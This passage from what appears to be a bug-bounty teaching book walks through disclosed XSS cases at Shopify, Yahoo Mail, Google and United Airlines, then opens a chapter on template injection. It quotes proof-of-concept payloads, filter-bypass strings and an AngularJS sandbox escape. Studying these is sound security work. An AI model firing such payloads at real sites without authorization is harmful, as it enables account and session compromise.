
[Shopify’s wholesale site](#)<sup>6</sup> is a simple webpage with a distinct call to action – enter a product name and click “Find Products”. Here’s a screenshot:

---

<sup>4</sup><https://whitton.io/articles/uber-turning-self-xss-into-good-xss>

<sup>5</sup><https://hackerone.com/reports/106293>

<sup>6</sup>[wholesale.shopify.com](https://wholesale.shopify.com)



shopify Log in

WHOLESALE PRODUCT SEARCH (BETA)

## What do you want to sell?


Find products

[Are you a wholesaler on Shopify?](#)

---


### No products? No problem!

Shopify's wholesale product search is the easiest way to connect business owners with wholesale suppliers. Simply enter the type of product you're looking for, select the ones you like, and we will email the wholesalers on your behalf.




#### Search

Use Shopify's wholesale product search to find products for your online store.



#### Select

Add products to your list and Shopify will connect you with their wholesale distributors.



#### Sell

Add your new wholesale products to your online store and start making sales.

### Screen shot of Shopify's wholesale site

The XSS vulnerability here was the most basic you could find - text entered into the search box wasn't escaped so any Javascript entered was executed. Here's the submitted text from the vulnerability disclosure: **test';alert('XSS');**

The reason this works is Shopify took the input from the user, executed the search query and when no results were returned, Shopify would print a message saying that no products were found by that name but the Javascript entered would also be reflected back within a Javascript tag on the page, unescaped. As a result, exploiting the XSS vulnerability was trivial.



### Takeaways

Test everything, paying particular attention for situations where text you enter is being rendered back to you. Test to determine whether you can include HTML or Javascript to see how the site handles it. Also try encoded input similar to that described in the HTML Injection chapter.

XSS vulnerabilities don't have to be intricate or complicated. This vulnerability was the most basic you can find - a simple input text field which did not sanitize a user's input. **And it was discovered on December 21, 2015 and netted the hacker \$500!** All it required was a hacker's perspective.

## 2. Shopify Giftcard Cart

**Difficulty:** Low

**Url:** [hardware.shopify.com/cart](https://hardware.shopify.com/cart)

**Report Link:** <https://hackerone.com/reports/95089><sup>7</sup>

**Report Date:** October 21, 2015

**Bounty Paid:** \$500

**Description:**

[Shopify's hardware giftcard site](https://hardware.shopify.com/collections/gift-cards/products/custom-gift-card)<sup>8</sup> allows users to design their own gift cards with an HTML form including a file upload input box, some text boxes for details, etc. Here's a screenshot:

---

<sup>7</sup><https://hackerone.com/reports/95089>

<sup>8</sup>[hardware.shopify.com/collections/gift-cards/products/custom-gift-card](https://hardware.shopify.com/collections/gift-cards/products/custom-gift-card)

The screenshot displays the Shopify 'Design your own' gift card interface. At the top, the Shopify logo and navigation links are visible. The main heading is 'Design your own'. Below this, the form is divided into two main sections: 'Front of card' and 'Back details'. The 'Front of card' section includes a preview of the gift card design, a 'Choose File' button for uploading an image, and a note about the file being visible when the card is scanned. The 'Back details' section includes a preview of the back of the card with a QR code, and three input fields for 'Line 1', 'Line 2', and 'Line 3'. At the bottom, there is a section for 'Gift card information' which includes a 'Number of Gift Cards' dropdown set to '100', a price of '\$149.00', and an 'Add to Cart' button.

### Screen shot of Shopify's hardware gift card form

The XSS vulnerability here occurred when Javascript was entered into the image's name field on the form. A pretty easy task when done with an HTML proxy. So here, the original form submission would include:

Content-**Disposition**: form-data; name="**properties[Artwork file]**"

Which would be intercepted and changed to:

**Content-Disposition:** form-data; name="properties[Artwork file<img src='test' onmouseover='alert(2)'>]";



### Takeaways

There are two things to note here which will help when finding XSS vulnerabilities:

1. The vulnerability in this case wasn't actually on the file input field itself - it was on the name property of the field. So when you are looking for XSS opportunities, remember to play with all input values available.
2. The value here was submitted after being manipulated by a proxy. This is key in situations where there may be Javascript validating values on the client side (your browser) before any values actually get back to the site's server.

**In fact, any time you see validation happening in real time in your browser, it should be a redflag that you need to test that field!** Developers may make the mistake of not validating submitted values for malicious code once the values get to their server because they think the browser Javascript code has already handling validations before the input was received.

## 3. Shopify Currency Formatting

**Difficulty:** Low

**Url:** SITE.myshopify.com/admin/settings/general

**Report Link:** <https://hackerone.com/reports/104359><sup>9</sup>

**Report Date:** December 9, 2015

**Bounty Paid:** \$1,000


### Description:

Shopify's store settings include the ability to change currency formatting. On December 9, it was reported that the values from those input boxes weren't be properly sanitized when setting up social media pages.

In other words, a malicious user could set up a store and change the currency settings for the store to the following:

---

<sup>9</sup><https://hackerone.com/reports/104359>



Screen shot of Shopify's currency formatting

Then, the user could enable the social media sales channels, in the case of the report, Facebook and Twitter, and when users clicked on that sale channel tab, the Javascript was executed resulting in a XSS vulnerability.



### Takeaways

XSS vulnerabilities result when the Javascript text is rendered insecurely. It is possible that the text will be used in multiple places on a site and so each and every location should be tested. In this case, Shopify does not include store or checkout pages for XSS since users are permitted to use Javascript in their own store. It would have been easy to write this vulnerability off before considering whether the field was used on the external social media sites.

## 4. Yahoo Mail Stored XSS

**Difficulty:** Low

**Url:** Yahoo Mail

**Report Link:** [Klikki.fi](https://klikki.fi)<sup>10</sup>

**Date Reported:** December 26, 2015

<sup>10</sup><https://klikki.fi/adv/yahoo.html>

**Bounty Paid:** \$10,000

**Description:**

Yahoo's mail editor allowed people to embed images in an email via HTML with an IMG tag. This vulnerability arose when the HTML IMG tag was malformed, or invalid.

Most HTML tags accept attributes, additional information about the HTML tag. For example, the IMG tag takes a src attribute pointing to the address of the image to render. Furthermore, some attributes are referred to as boolean attributes, meaning if they are included, they represent a true value in HTML and when they are omitted, they represent a false value.

With regards to this vulnerability, Jouko Pynnonen found that if he added boolean attributes to HTML tags with a value, Yahoo Mail would remove the value but leave the equal signs. Here's an example from the Klikki.fi website:

```
<INPUT TYPE="checkbox" CHECKED="hello" NAME="check box">
```

Here, an input tag may include a checked attribute denoting whether the check box would be rendered as checked off. Following the parsing described above, this would become:

```
<INPUT TYPE="checkbox" CHECKED= NAME="check box">
```

Notice that the HTML goes from having a value for checked to no value but still including the equal sign.

Admittedly this looks harmless but according to HTML specifications, browsers read this as CHECKED having the value of NAME="check and the input tag having a third attribute named **box** which does not have a value. This is because HTML allows zero or more space characters around the equals sign, in an unquoted attribute value.

To exploit this, Jouko submitted the following IMG tag:

```
<img ismap='xxx' itemtype='yyy' style=width:100%;height:100%;position:fixed;left:\
0px;top:0px; onmouseover=alert(/XSS/)/>
```

which Yahoo Mail filtering would turn into:

```
<img ismap=itemtype=yyy style=width:100%;height:100%;position:fixed;left:0px;top\
:0px; onmouseover=alert(/XSS/)/>
```



As a result, the browser would render an IMG tag taking up the whole browser window and when the mouse hovered over the image, the Javascript would be executed.



### Takeaways

Passing malformed or broken HTML is a great way to test how sites are parsing input. As a hacker, it's important to consider what the developers haven't. For example, with regular image tags, what happens if you pass two src attributes? How will that be rendered?

## 5. Google Image Search

**Difficulty:** Medium

**Url:** images.google.com

**Report Link:** [Zombie Help<sup>11</sup>](#)

**Date Reported:** September 12, 2015

**Bounty Paid:** Undisclosed

### Description:

In September 2015, Mahmoud Jamal was using Google Images to find an image for his HackerOne profile. While browsing, he noticed something interesting in the image URL from Google:

<http://www.google.com/imgres?imgurl=https://lh3.googleusercontent.com/...>


Notice the reference to the imgurl in the actual URL. When hovering over the thumbnail, Mahmoud noticed that the anchor tag href attribute included the same URL. As a result, he tried changing the parameter to **javascript:alert(1)** and noticed that the anchor tag href also changed to the same value.

Excited at this point, he clicked on the link but no Javascript was executed as the Google URL was changed to something different. Turns out, Google code changed the URL value when a mouse button was clicked via the onmousedown Javascript callback.

Thinking about this, Mahmoud decided to try his keyboard and tabbing through the page. When he got to the **View Image** button, the Javascript was triggered resulting in an XSS vulnerability. Here's the image:

---

<sup>11</sup><http://zombiehelp54.blogspot.ca/2015/09/how-i-found-xss-vulnerability-in-google.html>



Google XSS Vulnerability



### Takeaways

Always be on the lookout for vulnerabilities. It's easy to assume that just because a company is huge or well known, that everything has been found. However, companies always ship code.

In addition, there are a lot of ways javascript can be executed, it would have been easy in this case to give up after seeing that Google changed the value with an onmousedown event handler, meaning anytime the link was clicked, with a mouse.

## 6. Google Tagmanager Stored XSS

**Difficulty:** Medium

**Url:** tagmanager.google.com

**Report Link:** <https://blog.it-securityguard.com/bugbounty-the-5000-google-xss><sup>12</sup>

**Date Reported:** October 31, 2014

**Bounty Paid:** \$5000

**Description:**

<sup>12</sup><https://blog.it-securityguard.com/bugbounty-the-5000-google-xss>

In October 2014, Patrik Fehrehbach found a stored XSS vulnerability against Google. The interesting part about the report is how he managed to get the payload past Google.

Google Tagmanager is an SEO tool that makes it easy for marketers to add and update website tags - including conversion tracking, site analytics, remarketing, and more . To do this, it has a number of webforms for users to interact with. As a result, Patrik started out by entering XSS payloads into the available form fields which looked like `#"><img src=/ onerror=alert(3)>`. If accepted, this would close the existing HTML > and then try to load an nonexistent image which would execute the onerror Javascript, alert(3).

However, this didn't work. Google was properly sanitizing input. However, Patrik noticed an alternative - Google provides the ability to upload a JSON file with multiple tags. So he downloaded the sample and uploaded:

```
"data": {
  "name": "#"><img src=/ onerror=alert(3)>",
  "type": "AUTO_EVENT_VAR",
  "autoEventVarMacro": {
    "varType": "HISTORY_NEW_URL_FRAGMENT"
  }
}
```

Here, you'll notice the name of the tag is his XSS payload. Turns out, Google wasn't sanitizing the input from the uploaded files and the payload executed.



### Takeaways

Two things are interesting here. First, Patrik found an alternative to providing input - be on the lookout for this and test all methods a target provides to enter input. Secondly, Google was sanitizing the input but not escaping when rendering. Had they escaped Patrik's input, the payload would not have fired since the HTML would have been converted to harmless characters.

## 7. United Airlines XSS

**Difficulty:** Hard

**Url::** checkin.united.com

**Report Link:** [United to XSS United](#)<sup>13</sup>

**Date Reported:** July 2016

---

<sup>13</sup>[strukt93.blogspot.ca](#)

## Bounty Paid: TBD

### Description:

In July 2016, while looking for cheap flights, Mustafa Hasan (@strukt93) started poking around United Airlines sites to see if he could find any bugs (United operates its own bug bounty at the time of writing this). After some initial exploring, he noticed that visiting the sub domain **checkin.united.com** redirected to URL which included a SID parameter that was being rendered in the page HTML. Testing it out, he noticed that any value passed was rendered in the page HTML. So, he tested **"><svg onload=confirm(1)>** which, if rendered improperly, should close the existing HTML attribute and inject his own svg tag resulting in a Javascript pop up courtesy of the onload event.

But submitting his HTTP request, nothing happened, though his payload was rendered as is, unescaped:

```
<div style="display: block; margin-top: 4px;">Contact us</div>  
ed.com/web/en-US/apps/search/results.aspx?SID="><svg onload=confirm(1)>" method="get">  
ted.com/web/en-US/apps/search/results.aspx?SID="><svg onload=confirm(1)>">span class="icon-site-search"><span class="sr-only">Submit search</span></button>  
e.united.com/web/en-US/apps/account/account.aspx?SID="><svg onload=confirm(1)>" data-author="http://www.united.com/ual/en/us/Account/Account/Login?SID="><svg onload=confirm(1)>">  
www.united.com/ual/en/us/Default/HomepageLinkContent/_HomepageLinkContentAsync?SID="><svg onload=confirm(1)>"></div>
```

### United Page Source

Here's one of the reasons why I included this, whereas I probably would have given up and walked away, Mustafa dug in and questioned what was happening. He started browsing the site's Javascript and came across the following code, which essentially overrides potential malicious Javascript, specifically, calls to **alert**, **confirm**, **prompt**, **write**, etc.:

```

function () {
  //
  XSS protection via XSSFilter
  //
  var XSSObject = new Object();
  XSSObject.lockdown = function (obj, name) {
    if (typeof prototype.startWith() {
      try {
        if (Object.defineProperty) {
          Object.defineProperty(obj, name, {
            configurable: false
          });
        }
      } catch (e) {}
    }
  };
  XSSObject.proxy = function (obj, name, report_function_name, exec_original) {
    var proxy = obj[name];
    obj[name] = function () {
      if (exec_original) {
        return proxy.apply(this, arguments);
      }
    };
    XSSObject.lockdown(obj, name);
  };
  XSSObject.proxy(window, "alert", "window.alert", false);
  XSSObject.proxy(window, "confirm", "window.confirm", false);
  XSSObject.proxy(window, "prompt", "window.prompt", false);
  XSSObject.proxy(window, "unescape", "unescape", false);
  XSSObject.proxy(document, "write", "document.write", false);
  XSSObject.proxy(String, "fromCharCode", "String.fromCharCode", true);
}();

```

### United XSS Filter

Looking at the snippet, even if you don't know Javascript, you might be able to guess what's happening by some of the words used. Specifically, note the **exec\_original** in the XSSObject proxy definition. With no knowledge of Javascript, we can probably assume this is referring to execute the original. Immediately below it, we can see a list of all of our interesting keys and then the value **false** being passed (except the last one). So, you can assume that the site is trying to protect itself by disallowing the execution of some specific functions. Now, as you learn about hacking, one of the things that tends to come up is that black lists, like this, are a terrible way to protect against hackers.

On that note, as you may or may not know, one of the interesting things about Javascript is that you can override existing functions. So, recognizing that, Mustafa first tried to restore the Document.write function with the following value added in the SID **javascript:document.write=HTMLDocument.prototype.write;document.write('STRUKT');**. What this does is set the document's write function to the original functionality; since Javascript is object oriented, all objects have a prototype. So, by calling on the HTML-Document, Mustafa set the current document's write function back to the original implementation from HTMLDocument. However, by calling document.write('STRUKT'), all he did was add his name in plain text to the page:



### United Plain Text

While this didn't work, recognizing that built in Javascript functions can be overridden will come in handy one day. Nonetheless, at this point, according to his post and my discussion with him, Mustafa got a bit stuck, and so entered @brutellogic. Not only did they work together to execute the Javascript, they also patiently answered a tonne of my questions about this discovery, so a big thanks is in order for both (I'd also recommend you check out Mustafa's blog and @brutellogic's site as he has a lot of great XSS content, including a cheat sheet now included in the SecLists repo, both of which are referenced in the Resources Chapter).

According to my discussion with both hackers, United's XSS filter is missing a function similar to **write**, that being **writeln**. The difference between the two is that **writeln** simply adds a newline after writing its text whereas **write** doesn't.

So, recognizing this, @brutellogic knew he could use the function to write content to the HTML document, bypassing one piece of United's XSS filter. He did so with **"}{document.writeln(decodeURI(location.hash))-"#<img src=1 onerror=alert(1)>**, but his Javascript still did not execute. That's because the XSS filter was still being loaded and overriding the **alert** function.

Before we get to the final payload, let's take a look at what Brute used and break it down:


- The first piece, **"}** closes the existing Javascript being injected into
- The second piece, **{** opens their Javascript payload
- The third piece, **document.writeln** is calling the Javascript document object's writeln function to write content to the page (actually, the document object)

- The fourth piece, **decodeURI** is a function which will decode encoded entities in a URL (e.g., %22 will become ")
- The fifth piece, **location.hash** will return all parameters after the # in the URL
- The sixth piece, -" replaces the quote from step one to ensure proper Javascript syntax
- The last piece, **#<img src=1 onerror=alert(1)>** adds a parameter that is never sent to the server but always remains locally. This was the most confusing for me but you can test it locally by opening up your devtools in Chrome or Firefox, going to the resources tab and then in the browser, add #test to any Url and note that it is not included in that HTTP request

So, with all that, Brute and Mustafa recognized that they needed a fresh HTML Document within the context of the United site, that is, they needed a page that did not have the XSS filter Javascript loaded but still had access to the United web page info, cookies, etc. And to do that, they used an IFrame.

In a nutshell, an IFrame is an HTML document embedded within another HTML document on a site. At the most basic, you can think of it as a fresh HTML page but that has access to the HTML page that is embedding it. In this case, the IFrame would not have the XSS filter Javascript loaded but because it is being embedded on the United site, it would have access to all of it's content, including cookies.

With all that said, here's what the final payload looked like:



United XSS

IFrames can take a source attribute to pull in remote HTML. This also allowed Brute to set the source to be Javascript, immediately calling the alert function with the document domain.



## Takeaways

There are a number of things I liked about this vulnerability that made me want to include this. First, Mustafa's persistence. Rather than give up when his payload wouldn't fire originally, he dug into the Javascript code and found out why. Secondly, the use of blacklists should be a red flag for all hackers. Keep an eye out for those when hacking. Lastly, I learned a lot from the payload and talking with @brutellogic. As I speak with hackers and continuing learning myself, it's becoming readily apparent that some Javascript knowledge is essential for pulling off more complex vulnerabilities.

## Summary

XSS vulnerabilities represent real risk for site developers and are still prevalent on sites, often in plain sight. By simply submitting a call to the Javascript alert method, `alert('test')`, you can check whether an input field is vulnerable. Additionally, you could combine this with HTML Injection and submit ASCII encoded characters to see if the text is rendered and interpreted.

When searching for XSS vulnerabilities, here are some things to remember:

XSS vulnerabilities don't have to be complex. It's important to consider where a site is rendering your input, and specifically in which context, whether that's HTML or JavaScript.

XSS payloads may not execute immediately after being submitted. It's important to look for all places that your input may be rendered and confirm whether the payload is being sanitized properly. The website <http://html5sec.org>, maintained by the penetration testing experts at Cure53, is a great reference for XSS payloads broken down by attack vector.

Any time a site is sanitizing input through modification, such as by removing characters, attributes, and so on, you should test the sanitization functionality. For example, you can do this by submitting unexpected values such as boolean attributes with values.

Be on the lookout for URL parameters you control being reflected on the page since these may allow you to find an XSS exploit that can bypass encoding. For example, if you have control over the href value in an anchor tag, you may not even need to use special characters to result in an XSS vulnerability.

Don't assume a site isn't vulnerable just because of its age, brand, functionality, and so on. Even the most well known sites can have undiscovered bugs.

Be on the lookout for opportunities where sites are sanitizing input on submission rather than when rendering the input. When a new submission method is added to the website and the site is sanitizing on input, this leaves room for potential developer mistakes and potential bugs.

Be persistent when you see odd behavior from a site sanitizing user input and dig into the site's code to see how the sanitization works. You may need to learn some JavaScript to do this, but understanding the site's source code will be worthwhile in the long run.



# 10. Template Injection

## Description

A template engine is code used to create dynamic websites, emails, and so on. The basic idea is to create templates with dynamic placeholders for content. When the template is rendered, the engine replaces these placeholders with their actual content so that the application logic is separated from presentation logic.

For example, a website might have a template for user profile pages with dynamic placeholders for profile fields like the user's name, email address, age, and so on. This allows a site to have one template file that pulls in this information instead of a separate file for every user's profile. Templating engines also usually provide additional benefits such as user input sanitization features, simplified HTML generation, and easy maintenance, however these features don't make templating engines immune to vulnerabilities.

There are two types of template injection vulnerabilities, server side and client side. Both occur when engines render user input without properly sanitizing it, similar to cross-site scripting. However, unlike cross-site scripting, template injection vulnerabilities can sometimes lead to remote code execution.

## Server Side Template Injections

Server side template injections, also known as SSTIs, occur when the injection happens in the server side logic. Since template engines are usually associated with specific programming languages, when an injection occurs, it may be possible to execute arbitrary code from that language. The ability to execute code depends on the security protections provided by the engine as well as preventative measures the site may have taken. For example, the Python Jinja2 engine has been associated with arbitrary file access and remote code execution, as well as the Ruby erb template engine used by default in Rails. In contrast, Shopify's Liquid Engine allows access to a limited number of Ruby methods, which prevents full remote code execution. Other popular engines include Smarty and Twig for PHP, Haml for Ruby, Mustache, and so on.

The syntax for testing SSTI depends on the engine being used but typically involves submitting template expressions with a specific syntax. For example, the PHP template engine Smarty uses four braces ({{ }}) to denote expressions whereas erb uses a combination of brackets, percent symbols, and an equal sign (<%= %>). Testing for injections on

Smarty could involve submitting `{{7*7}}` wherever inputs are reflected back on the page (forms, URL parameters, and so on) and confirming whether 49 is rendered from the code `7*7` executing in the expression. If so, the rendered 49 would mean the expression was successfully injected and evaluated by the template.

Since the syntax isn't uniform across all templating engines, it's important to determine what software was used to build the site being tested. Tools like Wappalyzer or BuiltWith are specifically designed to help do this so I recommend you use either of them. Once you've identified the software, use that syntax to submit the payload `7*7`.

## Client Side Template Injections

Client Side Template Injections, or CSTI, are a result of template engine injections which occur in client template engines, typically written in JavaScript. Popular client template engines include AngularJS developed by Google and ReactJS developed by Facebook.

Since CSTI injections occur in the software executing in the user's browser, most injections can typically only be exploited to achieve cross-site scripting (XSS) and not remote code execution. However, achieving XSS can sometimes be difficult and require bypassing preventative measures, just like SSTI vulnerabilities. For example, AngularJS versions before 1.6 include a Sandbox intended to limit access to some JavaScript functions and thereby protect against XSS (you can confirm the version of AngularJS being used by opening the developer console in your browser and entering `angular.version`). However, ethical hackers routinely found and released Angular sandbox bypasses. A popular bypass used for the Sandbox in versions 1.3.0-1.5.7 that you can submit when a Angular injection is found is:

```
{{a=toString().constructor.prototype;a.charAt=a.trim;$eval('a,alert(1),a')}}.
```

You can find other published Angular Sandbox escapes at <https://pastebin.com/xMXwsm0N> and <https://jsfiddle.net/89aj1n7m/>.

You'll find that demonstrating the severity of a CSTI vulnerability will require you to test the code you can potentially execute. While you might be able to evaluate some JavaScript code, some sites may have additional security mechanisms to prevent exploitation. For example, I found a CSTI by using the payload `{{4+4}}` which returned 8 on a site using AngularJS. However, when I used `{{4*4}}`, the text `{{44}}` was returned because the site sanitized the input by removing the asterisk. The field also removed special characters like `()` and `[]` and only allowed a maximum of 30 characters. All this combined effectively rendered the CSTI useless.

## Examples

### 1. Uber Angular Template Injection

**Difficulty:** High

**Url:** developer.uber.com

**Report Link:** <https://hackerone.com/reports/125027><sup>1</sup>

**Date Reported:** March 22, 2016

**Bounty Paid:** \$3,000

**Description:**

In March 2016, James Kettle (one of the developers of Burp Suite, a tool recommended in the Tools chapter) found a CSTI vulnerability with the URL:

`https://developer.uber.com/docs/deep-linking?q=wrtz{{7*7}}`

According to his report, if you viewed the rendered page source, the string wrtz49 would exist, demonstrating that the expression had been evaluated.

